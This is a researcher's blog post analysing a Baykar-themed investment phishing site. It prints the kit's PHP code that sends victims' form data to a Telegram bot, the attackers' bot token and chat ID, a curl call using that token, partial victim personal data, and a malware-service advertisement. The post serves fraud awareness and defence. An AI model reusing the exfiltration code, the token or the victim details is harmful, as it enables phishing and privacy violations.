

Investment Scammers

written by Mert SARICA | 2 December 2024

Table of Contents

1. Introduction
2. Technical Research
 1. Discovery
 2. Detection of Malicious Content
 3. Technical Surveillance
3. 1. Fraud Attempt
 1. IP Detection
4. Audio Recordings
5. 2. Fraud Attempt
 1. IP Detection
6. Conclusion

Introduction

If you remember, in the article I published in June 2024 titled Deepfake Scammers, I mentioned that I would provide the technical details of their operations to be covered in another article.

Since then, the information I have obtained through cybersecurity research has reached a point where I struggled for a while to decide which parts to write about. Ultimately, I decided to focus on the sections that I believe would be most beneficial for raising awareness, including the phone conversations I had with the scammers.

I hope this 200th research article, which also represents an important milestone for me, achieves the level of awareness I aim for. Even the smallest piece of information revealed through this research could contribute to illuminating fraud cases and be beneficial to a wide range of people, from victims to law enforcement.


Please don't forget to share this article with those around you to help raise

awareness and reduce the number of people falling victim to such scams.

Technical Research

Discovery

In March 2024, the domain name tr-billgi[.]com, added to the list of Malware URLs by TR-CERT (Computer Emergency Response Team of the Republic of Türkiye) with the description Financial Phishing, caught my attention.



When I visited the website, the page I encountered appeared quite ordinary and harmless. Assuming that this page might be a fake homepage (cloaking), commonly used by threat actors to hide the actual phishing page, I decided to investigate the site further. And that's how my story began.

GLOBALCHANGE İLE OLASILIKLAR DÜNYASINI KEŞFEDİN

Bizimle birlikte yeni fikirleri, son dakika haberlerini keşfedebilecek ve geleceği şekillendirecek değişiklikleri uygulayabileceksiniz.

DAHA FAZLA
ÖĞRENMEK İÇİN

Translation:

“Discover the World of Possibilities with GlobalChange”

“With us, you will be able to explore new ideas, breaking news, and apply changes that will shape the future.””

Button: “Learn More”

(125)

9,137 subscribers



Pinned message

Guys with premium telegram account, boost please: <https://t.me/> . boost



Welcome to ' , our team has been in the Malware industry for over 3 years and here is a small list of our products ✨

All product names are clickable and lead to the post in the channel

- ⚡ [Crypt: public | private | personal](#)
- ⚡ [Crypt APK: public | private | personal](#)
- ⚡ [Loader: standart | disable WinDef | disable 26 av from avcheck](#)
- ⚡ [Windows HVNC](#)
- ⚡ [Android RATs](#)
- ⚡ [Cloaking panel for your software and websites](#)
- ⚡ [EV Certificates](#)
- ⚡ [Deep Fake video](#)
- ⚡ [Twitter and TikTok ads](#)



Any questions:



Admins:



Channel:




News:

👁 2228 15:39

Detection of Malicious Content

When I examined the `tr-billgi[.]com` website a bit further, the `/thanks` directory caught my attention. Upon visiting this page, I started to suspect that it was where users who filled out any form on the site were redirected. The page prominently featured repeated phrases like “Don’t miss any calls” and “Our manager will contact you shortly”, indicating that those who filled out the form were being contacted by someone.



Translation:

Queue Position: 8

"Stay in touch! We will contact you shortly."



"Due to the high number of people interested in joining the platform, all new users are currently on a waiting" list.


"Do not miss any calls within the next few hours; otherwise, your spot will be given to someone else."

"Your request has been successfully submitted. Stay in touch with us, and our manager will call you shortly."


As I continued to explore this website, I discovered that this threat actor, like those featured in another of my research articles, had made errors in Operations Security (OPSEC). Taking advantage of this mistake, I gained access to the website's source code and began examining the code piece by piece.

In a short time, I found the fake homepage's code within the general.php file. Upon reviewing the index.php file in the Thanks directory, as well as the offer.php and index.html files in the page folder, I uncovered that the phishing site was designed by the threat actors to abuse the name of the Baykar defense company. They used this setup to lure victims with promises of investment opportunities.





The presence of Italian texts alongside Turkish ones on the phishing page caught my attention. From my previous article, Deepfake Scammers, I knew that these threat actors often abuse the names of international organizations (e.g., Slovnaft, INA d.d, Bosphorus Gaz, Baykar, Interpol) for their scams. This suggested that the Italian text likely originated from a phishing site they created to target an Italian company, but they had forgotten to translate it into Turkish.



Translation:

Header (in Italian):

"BAYKAR Investment – Join us and earn passive profits through the company's sales and growth."

Registration Form (in Turkish):

Countdown Timer: "Early free registration ends in: 12:21:18"

Labels:

Name

Surname

Email (example@gmail.com)

Phone Number (with country code)

Button:

"Create a free account"

Technical Surveillance

Additionally, while examining the index.php file in the thanks directory, I uncovered a critical piece of information that deepened my investigation: the Telegram Bot API token belonging to the threat actors.

```
index.php
68
69 if(isset($_COOKIE['cabinet']) && $_COOKIE['cabinet']){
70     header("refresh:1;url=".$_COOKIE['cabinet']);
71 }
72
73 $Pixel = $_COOKIE['pixel'];
74 $message = "
75 * Phone: $Phone
76 * Full_name: $Fullname
77 * Email: $Email
78 * Ip: $Ip
79 * pixel_id: $Pixel
80 * landing: $SHORT_URL
81 * landing_name: TR_Baykar-p
82 * country: $Country";
83
84
85
86 $apiToken = "6969380767:AAEzn4UjPEvG8kgVFpL4eCSXh7b7VGW4tVE";
87 $data = [
88     'chat_id' => '-1001865424957',
89     'text' => $message,
90 ];
91 $ch2 = curl_init("https://api.telegram.org/bot$apiToken/sendMessage");
92 curl_setopt($ch2, CURLOPT_HEADER, false);
93 curl_setopt($ch2, CURLOPT_RETURNTRANSFER, 1);
94 curl_setopt($ch2, CURLOPT_POST, 1);
95 curl_setopt($ch2, CURLOPT_POSTFIELDS, ($data));
96 curl_setopt($ch2, CURLOPT_SSL_VERIFYPEER, false);
97 $result = curl_exec($ch2);
98 curl_close($ch2);
99 }
100 <!DOCTYPE html>
101 <html lang="ru">
102
103 <head>
104     <meta http-equiv="content-type" content="text/html; charset=UTF-8">
105     <meta charset="UTF-8">
106     <meta name="viewport" content="width=device-width, initial-scale=1.0">
107     <title>
108     Tebrikler! </title>
109     <link rel="preconnect" href="https://fonts.gstatic.com/default.htm">
110     <link href="index_files/css2.css" rel="stylesheet">
111     <link href="index_files/fonts.css">
112     <link href="index_files/main3.css" rel="stylesheet">
113     <link href="https://cdnjs.cloudflare.com/ajax/libs/flipclock/0.7.8/flipclock.css">
114     <link href="https://cdnjs.cloudflare.com/ajax/libs/flipclock/0.7.8/flipclock.js">
115
116 </head>
117
118 <body>
119     <div class="container">
120         <div class="row">
121             <div class="col">
122                 <div class="text">
123                     <h1>Tebrikler!</h1>
124                     <p>Siz bu sayfa</p>
125                 </div>
126             </div>
127             <div class="col">
128                 <div class="text">
129                     <h2>Tebrikler!</h2>
130                     <p>Siz bu sayfa</p>
131                 </div>
132             </div>
133         </div>
134     </div>
135
136 </body>
137 </html>
```

In recent years, the Telegram messaging application has become a haven for criminal organizations, threat actors, and scammers due to its speed, security, and file-sharing capabilities.

Many threat actors use the Telegram Bot API to monitor the stolen information of victims through Telegram bots and channels they create. To achieve this, their first step is embedding their bot tokens into the source code of their phishing sites.

Because these threat actors do not anticipate that the source code of their phishing sites will be accessed by others, they often leave these tokens unchanged for months. This oversight allows law enforcement and cybersecurity researchers to monitor the threat actors' activities on Telegram.

By March 2024, I had begun scrutinizing all messages sent via the Telegram bot associated with this token. I discovered that this token was used across multiple phishing sites. The forms filled out by victims on these phishing sites provided data such as their names, phone numbers, email addresses, IP addresses, the specific phishing site they visited, and the country they were located in. This information was transmitted to the Telegram channel in real time.

```
mertrix -- -zsh -- 204x54
curl -X POST "https://api.telegram.org/bot6969380767:AAEzn4UjPEvG8kgVFpL4eCSXh7b7VGW4tVE/getChat" -d "chat_id=-1001865424957" | jq
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 1322 100 1300 100 22 2588 43 --:--:-- --:--:-- --:--:-- 2633
{
  "ok": true,
  "result": {
    "id": -1001865424957,
    "title": "LEADS",
    "type": "supergroup",
    "has_visible_history": true,
    "permissions": {
      "can_send_messages": true,
      "can_send_media_messages": true,
      "can_send_audios": true,
      "can_send_documents": true,
      "can_send_photos": true,
      "can_send_videos": true,
      "can_send_video_notes": true,
      "can_send_voice_notes": true,
      "can_send_polls": true,
      "can_send_other_messages": true,
      "can_add_web_page_previews": true,
      "can_change_info": true,
      "can_invite_users": true,
      "can_pin_messages": true,
      "can_manage_topics": true
    },
    "join_to_send_messages": true,
    "pinned_message": {
      "message_id": 39719,
      "from": {
        "id": 6969380767,
        "is_bot": true,
        "first_name": "TGTraff",
        "username": "inTGTraff_bot"
      },
      "chat": {
        "id": -1001865424957,
        "title": "LEADS",
        "type": "supergroup"
      },
      "date": 1709494493,
      "text": "\n* Phone: +98530 \n* full_name: Halit \n* Email: halit@gmail.com\n* ip: 88.241. \n* pixel_id: \n* landing: http://turkeynews.info/q62dWggz?p=2101670563514027&tr=945226\n* landing_name: TR_Baykar-p\n* country: TR",
      "entities": [
        {
          "offset": 10,
          "length": 13,
          "type": "phone_number"
        },
        {
          "offset": 62,
          "length": 24,

```


